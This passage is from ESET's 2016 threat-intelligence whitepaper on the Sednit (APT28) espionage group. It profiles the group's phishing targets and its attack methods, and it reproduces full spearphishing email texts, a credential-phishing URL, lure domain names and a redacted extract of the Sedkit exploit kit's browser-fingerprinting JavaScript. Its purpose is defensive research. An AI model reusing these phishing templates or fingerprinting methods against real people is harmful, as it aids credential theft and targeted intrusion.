En Route with

Sednit

ENJOY SAFER TECHNOLOGY™

En Route with Sednit

Version 1.0 • October 2016

TABLE OF CONTENT

LIST OF FIGURES

LIST OF TABLES

Part 1

Approaching the Target

EXECUTIVE SUMMARY

The Sednit group — also known as APT28, Fancy Bear and Sofacy — is a group of attackers operating since 2004 if not earlier and whose main objective is to steal confidential information from specific targets.

This is the first part of our whitepaper "En Route with Sednit", which covers the Sednit's group activities since 2014. Here, we focus on the methods used by the group to attack its targets, and on who these targets are.

The key points described in this first installment are the following:

- During the Sednit phishing campaigns more than 1,000 high-profile individuals involved in Eastern European politics were attacked, including some Ukrainian leaders, NATO officials, and Russian political dissidents
- The Sednit operators launched their phishing attacks on weekdays, and at times corresponding to office hours in the time zone UTC+3
- The Sednit group developed its own exploit kit — a first for an espionage group — deploying a surprisingly high number of 0-day exploits
- The Sednit group developed particular first-stage malware in order to bypass network security measures implemented by compromised organizations

For any inquiries related to this whitepaper, contact us at: threatintel@eset.com

INTRODUCTION

The Sednit Group

The Sednit group — variously also known as APT28, Fancy Bear, Sofacy, Pawn Storm, STRONTIUM and Tsar Team — is a group of attackers operating since 2004 if not earlier, whose main objective is to steal confidential information from specific targets. Over the past two years, this group's activity has increased significantly, with numerous attacks against government departments and embassies all over the world.

Among their most notable presumed targets are the American Democratic National Committee *[1]*, the German parliament *[2]* and the French television network TV5Monde *[3]*. Moreover, the Sednit group has a special interest in Eastern Europe, where it regularly targets individuals and organizations involved in geopolitics.

One of the striking characteristics of the Sednit group is its ability to come up with brand-new 0-day *[4]* vulnerabilities regularly. In 2015, the group exploited no fewer than six 0-day vulnerabilities, as shown in **Figure 1**.




Figure 1. **Timeline of 0-day vulnerabilities exploited by the Sednit group in 2015**

This high number of 0-day exploits suggests significant resources available to the Sednit group, either because the group members have the skills and time to find and weaponize these vulnerabilities, or because they have the budget to purchase the exploits.

Also, over the years the Sednit group has developed a large software ecosystem to perform its espionage activities. The diversity of this ecosystem is quite remarkable; it includes dozens of custom programs, with many of them being technically advanced, like the **Xagent** and **Sedreco** modular backdoors (described in the second part of this whitepaper), or the **Downdelph** bootkit and rootkit (described in the third part of this whitepaper).

We present the results of ESET's two-year pursuit of the Sednit group, during which we uncovered and analyzed many of their operations. We split our publication into three independent parts:

1. *"Part 1: Approaching the Target"* describes the kinds of targets the Sednit group is after, and the methods used to attack them. It also contains a detailed analysis of the group's most-used reconnaissance malware.
2. *"Part 2: Observing the Comings and Goings"* describes the espionage toolkit deployed on some target computers, plus a custom network tool used to pivot within the compromised organizations.
3. *"Part 3: A Mysterious Downloader"* describes a surprising operation run by the Sednit group, during which a lightweight Delphi downloader was deployed with advanced persistence methods, including both a bootkit and a rootkit.

Each of these parts comes with the related indicators of compromise.

The First Part of the Trilogy

Figure 2 shows the main components that the Sednit group has used over the last two years, with their interrelationships. It should not be considered as a complete representation of their arsenal, which also includes numerous small custom tools.




Figure 2. **Main attack methods and malware used by the Sednit group since 2014, and how they are related**

We divide Sednit's software into three categories: the first-stage software serves for reconnaissance of a newly compromised host, then comes the second-stage software intended to spy on machines deemed interesting, while the pivot software finally allows the operators to reach other computers.

In this first part, we focus on Sednit's attack methods. Indeed, having *reliable* methods to compromise the computers of the *intended* targets with spying malware is one of the most important parts of a cyber espionage operation.

The components on which we focus in this first part are outlined in **Figure 2**, which includes the attack methods employed and the first-stage malware we call **Seduploader**, composed of a dropper and its associated payload.

All the components shown in **Figure 2** are described in this whitepaper, with the exception of **Usbstealer**, a tool to exfiltrate data from air-gapped machines that we have already described at WeLiveSecurity *[5]*. Recent versions have been documented by Kaspersky Labs *[6]* as well.

Attribution

One might expect this reference whitepaper to add new information about attribution. A lot has been said to link the Sednit group to some Russian entities [7], and we do not intend to add anything to this discussion.

Performing attribution in a serious, scientific manner is a hard problem that is out of scope of ESET's mission. As security researchers, what we call "the Sednit group" is merely a set of software and the related network infrastructure, which we can hardly correlate with any *specific* organization.

Nevertheless, our intensive investigation of the Sednit group has allowed us to collect numerous indicators of the language spoken by its developers and operators, as well as their areas of interest, as we will explain in this whitepaper.

Publication Strategy

Before entering the core content of this whitepaper, we would like to discuss our publication strategy. Indeed, as security researchers, two questions we always find difficult to answer when we write about an espionage group are "*when to publish?*", and "*how to make our publication useful to those tasked with defending against such attacks?*".

There were several detailed reports on the Sednit group published in 2014, like the Operation Pawn Storm report from Trend Micro [8] and the APT28 report from FireEye [9]. But since then the public information regarding this group mainly came in the form of blog posts describing specific components or attacks. In other words, no public attempts have been made to present the big picture on the Sednit group since 2014.

Meanwhile, the Sednit group's activity significantly increased, and its arsenal differs from those described in previous whitepapers.

Therefore, our intention here is to provide a detailed picture of the Sednit group's activities over the past two years. Of course, we have only partial visibility into those activities, but we believe that we possess enough information to draw a representative picture, which should in particular help defenders to handle Sednit compromises.

We tried to follow a few principles in order to make our whitepaper useful to the various types of readers:

- **Keep it readable:** while we provide detailed technical descriptions, we have tried to make them readable, without sacrificing precision. This is the reason we decided to split our whitepaper into three independent parts, in order to make such a large amount of information easily digestible. We also have refrained from mixing indicators of compromise with the text.
- **Help the defenders:** we provide indicators of compromise (IOC) to help detect current Sednit infections, and we group them in the IOC section and on ESET's GitHub account [10]. Hence, the reader interested only in these IOC can act directly, and find more context in the whitepaper afterwards.
- **Reference previous work:** a high profile group such as Sednit is tracked by numerous entities. As with any research work, our investigation stands on the shoulders of the previous publications. We have referenced them appropriately, to the best of our knowledge.
- **Document *also* what we do not understand:** we still have numerous open questions regarding Sednit, and we highlight them in our text. We hope this will encourage fellow malware researchers to help complete the puzzle.

We did our best to follow these principles, but there may be cases where we missed our aim. We encourage readers to provide feedback at threatintel@eset.com, and we will update the whitepaper accordingly.

WHO ARE THE TARGETS?

In order to set the scene for the Sednit group, we will first take a look at who their targets are. Indeed, knowing the targets of such a group allows us to get some idea of their motivations, their level of sophistication, and the interests they serve.

In a number of publicized cases high-profile entities have supposedly been attacked by the Sednit group, such as:

- The American Democratic National Committee, in May 2016 *[1]*
- The German parliament, in May 2015 *[2]*
- The French television network TV5Monde, in April 2015 *[3]*


Such high-profile cases allow us to draw an initial conclusion: the Sednit group's objectives are connected to international geopolitics, and the group is definitely not "afraid" of targeting major entities. To continue this reasoning in more depth, we will describe in the next sections a list of targets for a phishing operation run by the Sednit group in 2015.

How Did We Find the Target List?

Context

One of the common attack methods used by the Sednit group — see Figure 2 — is spearphishing (sending targeted phishing emails) to steal webmail account credentials. To do so, the group creates fake login pages for various webmail services, and lures the targets into visiting the fake page and entering their credentials. This attack method was initially documented by Trend Micro *[8]* and PwC *[11]*.

For example, **Figure 3** shows a Sednit phishing email targeting Gmail users.



From [redacted]
Subject **Privacy violation**
To [redacted]

Dear Customer,

Please be informed that your personal data has been found on Google Drive Service. For your privacy purposes we have temporary restricted access to the following page:

https://docs.google.com/document/d/0B1EY-OHft-ixYWIyMD4hODUdfvYhn2sdE3N=

We warn you about probability of your personal data unlawful using.

According to Google Privacy Policy we can't restrict access to the page without reasons for more than 24 hours. Therefore please respond to this message to delete the page.

Google Company considers user's confidentiality as first-priority factor. We collect exclusively personal identification data provided yourself. We don't disclose, don't spread and don't share your personal data with other organizations with any purposes.

Google Monitoring Center.

Figure 3. **Example of phishing email sent to attempt to steal Gmail credentials. The hyperlink actually points to a domain used for phishing**

The link in this email points in reality to a Sednit domain name. If potential victims click on it, they will be redirected to a fake Gmail login panel, as shown in **Figure 4**. Hence, they will get the impression that they have to log in again in order to access the document mentioned in the email. Those who fall prey by entering their credentials will be redirected to the legitimate Google Drive webpage, while their credentials will be collected by Sednit.




Figure 4. **Fake Gmail login panel. Target's name and email address have been redacted**

An important point here is that the fake login panel displays the targets' names and email addresses, to reinforce the illusion they have been logged out from their real Gmail accounts.

The fake webmail login panels deployed by Sednit are usually just a copy of the real login panel source.

The Operators' Mistake

During one of these phishing campaigns against webmail users, the operators used Bitly *[12]* to shorten the URLs contained in the emails. To do so, they created a few accounts on Bitly, and used each of them to shorten multiple phishing URLs. Luckily enough for us, one of those Bitly accounts was set as "public", which allows everyone to see the list of URLs that were shortened by this account, with the exact time at which they were shortened.

The public profile feature has been removed from Bitly *[13]*, and hence the list is no longer available.

Interestingly, each URL that was shortened contained the email address and the name of the target. Having this information in the URL allowed the fake login panel to display them easily, as shown in Figure 4, rather than requiring an instance of the login panel for each target. An example of a URL that was shortened is shown below:

```
http://login.accoounts-google.com/
url/?continue=cGFyZXBreWl2QGdtYWlsLmNvbQ==&df=UGFraXN0YW4rRW1iYXNzeStLeWl2&tel=1
```

Here, the `continue` parameter contains `parepkyiv@gmail.com` encoded in base64, while the `df` parameter contains `Pakistan+Embassy+Kyiv`. Therefore, it is possible to identify the target precisely from a URL that was shortened, in this case the Pakistan Embassy in Kiev.

What Is in the List?

The list contains around 4,400 URLs that were shortened between 16th of March 2015 and 14th of September 2015. Assuming that the time at which a URL was shortened corresponds roughly to the moment when the corresponding phishing email was sent, it allows us to create a relatively accurate timeline of the events related to these phishing attacks.

First, the number of URLs that were shortened per day is showed in **Figure 5** for the first (and most active) two months of the account's activity.




Figure 5. **Number of URLs that were shortened per day during the first two months**

There were regular peaks in the number of URLs that were shortened, usually Monday or Friday, probably corresponding to the launch of new phishing campaigns. Also, there is almost no activity during the weekends indicating that the operators are likely to work only on weekdays.

Secondly, the same target may appear in several URLs, probably corresponding to repeated phishing attempts. The list contains 1,888 unique target email addresses, most of them being Gmail addresses. **Figure 6** shows the number of times the targets were attacked.




Figure 6. **Number of times targets were attacked**

More than half of the targets were attacked only once, and in most of these cases the corresponding shortened URL was clicked at least once, according to the Bitly statistics. On the other hand, the others targets have been attacked several times during the six months of data, with a maximum of seven attempts against nine of them. Most of the corresponding shortened URLs were not visited. In other words, the targets are regularly attacked until an attempt to phish succeeds, and for more than half of the targets one attempt was enough.

The number of clicks on a Bitly-shortened URL is publicly available, by appending a "+" to the shortened URL, with the countries from which those clicks originated. Nevertheless, one can not know whether a shortened URL was visited by the intended target, or someone else.

Finally, since we know the exact time when a URL was shortened, we can display the hour of the day when it happened, as shown in **Figure 7**.




Figure 7. **Number of URLs that were shortened per hour of the day**

Interestingly, the distribution of the hours matches the working hours from 9AM to 5PM in the UTC+3 time zone, with sometimes some activity in the evening. This may indicate that the operators work from this time zone *[14]*.

What Kind of Targets?

As the list contains mostly Gmail addresses, the majority of the targeted emails belong to individuals. Nevertheless, the following organizations also have Gmail addresses that were targeted:

- Embassies belonging to Algeria, Brazil, Colombia, Djibouti, India, Iraq, North Korea, Kyrgyzstan, Lebanon, Myanmar, Pakistan, South Africa, Turkmenistan, United Arab Emirates, Uzbekistan and Zambia
- Ministries of Defense in Argentina, Bangladesh, South Korea, Turkey and Ukraine

Regarding the individuals targeted, here are a few of their positions that are typical of the list:

- Political leaders and heads of police of Ukraine
- Members of NATO institutions
- Members of the People's Freedom Party, a Russian liberal democratic political party *[15]*
- Russian political dissidents
- "Shaltay Boltai", an anonymous Russian group known to release private emails of Russian politicians *[16]*
- Journalists located in Eastern Europe
- Academics visiting Russian universities
- Chechen organizations

Overall, most of the targets we could identify are related by the fact that they all share the same standpoint in the current political situation in Eastern Europe.

While this list only provides a partial view of the Sednit group's targets, another list was analyzed by Trend Micro, with similar findings *[17]*.

Conclusion

The Sednit group targets a lot of individuals and organizations, with a particular focus on Eastern Europe, as shown by our analysis of one of their phishing targets lists.

Moreover, the Sednit operators launched their phishing attacks on weekdays, and at times corresponding to office hours in the time zone UTC+3.

ATTACK METHODS

In this section, we will describe the two main attack methods used by the Sednit group to deploy its malicious software. We already discussed the third attack method — fake webmail login panels — in the previous section.

The first method is to lure the target into opening an email attachment, while the second one relies on the target visiting a website containing a custom exploit kit. In both cases, the lure itself is usually a phishing email.

Email Attachments

As with many other cyber espionage actors, sending targeted phishing emails with malicious attachments is one of the main attack vectors of the Sednit group. Sometimes those attachments are simply executables, and no exploits are used. It is, for example, the case for the most recent deployment of **Downdelph**, a pretty surprising operation that we will describe in the third part of this whitepaper.

On the other hand, the Sednit group also uses exploits, and in some cases even 0-day exploits, with its email attachments. The list of vulnerabilities exploited with this attack method is described in **Table 1**, to the best of our knowledge.

Table 1. **Vulnerabilities exploited with targeted phishing attachments**

ID	Targeted Application	Notes	Reference
CVE-2009-3129 *[18]*	Microsoft Excel		
CVE-2010-3333 *[19]*	Microsoft Office		
CVE-2012-0158 *[20]*	Microsoft Office		
CVE-2013-2729 *[21]*	Adobe Acrobat Reader		
CVE-2014-1761 *[22]*	Microsoft Word	0-day at the time the Sednit group used it	*[23]*
CVE-2015-1641 *[24]*	Microsoft Word		*[25]*
CVE-2015-2424 *[26]*	Microsoft Office	0-day at the time the Sednit group used it	*[27]*
CVE-2016-4117 *[78]*	Adobe Flash Player		*[77]*

The malware usually dropped by those exploits for the last two years has been Seduploader's payload, as shown in Figure 2.

To illustrate this (well known) attack method, we are now going to briefly describe one particular recent phishing campaign with email attachments from the Sednit group. The email in question was sent to targets located in Ukraine in May 2016, and is pictured in **Figure 8**.




Figure 8. **Targeted phishing email sent in May 2016**

The subject of the email can be translated to "The aggravation of Russian-EU relations", while the body roughly translates to:

```
Good afternoon!

Attached you can find the document on Russia and the European Union
aggravation of relations.

Yours faithfully,

Vasyl Stasiuk.
Ukrainian Academic Union,
02140, Ukraine, Kiev, Prospect Bazhana Mykoly, 26, office 334
```

The address of the "Ukrainian Academic Union" is the correct one *[28]*, while the sender email address was created by the attackers using a freemail provider.

The RTF attachment exploits the CVE-2015-1641 vulnerability *[24]* to drop two DLLs on the system, as described by Prevenity *[25]*. The first DLL loads each time a Microsoft Office application is executed, by registering it under a Windows Registry key named `Office Test` (see IOC section for details). This DLL in turn loads the second one, which is Seduploader's payload.

Interestingly, the decoy document was apparently wrongly embedded when building the exploit, and thus fails to open. From the attachment name, we can speculate that it was supposed to be an RTF version of a news article entitled "Putin Is Being Pushed to Abandon His Conciliatory Approach to the West and Prepare for War" *[29]*.

This particular case is one among a series of attacks using the CVE-2015-1641 vulnerability launched from April 2016 by the Sednit group *[30]* (more details in the IOC section).

Sedkit: Exploit Kit for Targeted Attacks

The second main attack method of the Sednit group is an exploit kit, which we named **Sedkit**. It was discovered by ESET researchers in September 2014 *[23]*. At this time, several websites belonging to a large financial institution in Poland were modified to automatically redirect the visitors to the exploit kit — also known as a watering hole attack *[31]*.

The workflow of the **Sedkit** exploit kit has stayed the same since its first appearance. It is shown in **Figure 9**, and described below.




Figure 9. **Sedkit workflow**

Attracting Visitors

As previously explained, the targets were initially attracted to visit **Sedkit** via a watering hole attacks. But since then, the usual way to lure the targets has been to send targeted phishing emails containing a URL pointing to **Sedkit**. **Figure 10** shows an example of such a targeted phishing email from March 2016.

From noreply@stratfor.com
Subject **Geopolitical Weekly**
To [redacted]

```
Dear Sir,
Please read this report by Sratfor Global Intelligence:
http://stratforglobal.net/weekly/51586/ruthless-and-sober-syria
Kind regards,

Stratfor Global Intelligence

P.O. Box 92529
Austin, Texas 78709-2529
USA
T +1 512 744 4300
F +1 512 744 4334
```

Figure 10. **Example of Sedkit targeted phishing email from March 2016**

This email supposedly comes from Stratfor *[32]*, an intelligence company providing regular reports on geopolitics. While the email signature and sender address are correct, the domain name in the URL is not — `stratfor.com` being the legitimate Stratfor domain name. Also, the URI path closely resembles the path of an existing article on the Stratfor website (`/weekly/ruthless-and-sober-syria`), the only difference being the insertion of an ID number (`51586`), which likely identifies the target.

The attentive reader may have noticed that the email body text contains a typing mistake: "Sratfor" rather than "Stratfor", indicating that this text was not copied but manually written by the attackers. Such typing mistakes are common in Sednit phishing emails.

Using legitimate news articles as lures, with URLs mimicking the real ones, is the usual way of attracting visitors to **Sedkit** since 2015. **Table 2** shows some recent examples of news articles mimicked by **Sedkit** URLs.

Table 2. **Examples of Sedkit lure news articles**
*(see IOC Section for other **Sedkit** domain names)*

Sedkit domain name	Legitimate domain name	Legitimate news article title
theguardiannews.org	theguardian.com	"West's military advantage is being eroded, report warns"
worldpoliticsreviews.com	worldpoliticsreview.com	"Despite ISIS Attacks, North Korea Remains the `Varsity` of Global Threats"
worldpostjournal.com	huffingtonpost.com	"Taking War Seriously: a Russia-NATO Showdown Is No Longer Just Fiction"
reuters-press.com	reuters.com	"Russia warns Turkey over Aegean warship incident"
unian-news.info	unian.info	"Iraq warns of attacks before Paris assault"

These news articles not only serve as phishing clickbait, but also as a way to hide the exploitation attempt. Indeed, the visitor will be redirected to the real news article after having been exploited. Visitors not selected for exploitation, as explained below, will also be redirected. Thus, the target will be left under the impression that the phishing email was actually legitimate.

In order to be effective, the lure needs to be related to the target's interests. While in most cases we analyzed the lure was a news article about geopolitics, we also found a few cases using websites of legitimate Russian companies as lures.

Fingerprinting

Once the target clicks on the phishing URL, the browser is redirected to the **Sedkit** landing page. The purpose of this page is to build a report of the visitor's machine. To do so, it contains over 200 lines of JavaScript code (once beautified) that collect various data.

The landing page code has stayed the same since March 2015, and an annotated, beautified extract is shown below. The JavaScript comments are from the developers, while the variable string_of_json is the actual report built as a JSON object.

```
string_of_json += "\"timezone\"" + ":" + getTimeZone() + ","; ❶

for(var prop in navigator) { ❷
string_of_json += ...[REDACTED]...
}

string_of_json += "\"screen\":{ "; ❸
for(var prop in screen) {
string_of_json += ...[REDACTED]...
}

string_of_json += "\"plugins\":[ "; ❹
//string_of_json += DetectJavaForMSIE();
if(navigator.userAgent.indexOf("MSIE") > -1 ||
navigator.userAgent.indexOf("Trident\/7.0") > -1)
{
string_of_json += DetectJavaForMSIE();
string_of_json += DetectFlashForMSIE();
string_of_json += EnumeratePlugins();
//string_of_json += DetectPdfForMSIE();
//string_of_json += DetectFlashForMSIE();
}
else
{
string_of_json += EnumeratePlugins();
}
```

❶ Collect the visitor's time zone

❷ Collect information on the visitor's browser by enumerating the properties of the JavaScript's `navigator` object *[33]*

❸ Collect information on the visitor's screen, by enumerating the properties of the JavaScript's `screen` object *[34]*

❹ Collect the list of installed browser plugins, with specific methods in the case of Internet Explorer 11, and with generic methods otherwise

An example of a **Sedkit** report produced by the landing page is shown in **Figure 11**.


```
{
  "timezone": 420,

  "appCodeName": "Mozilla",
  "appName": "Microsoft Internet Explorer",
  "appMinorVersion": "0",
  "cpuClass": "x86",
  "platform": "Win32",
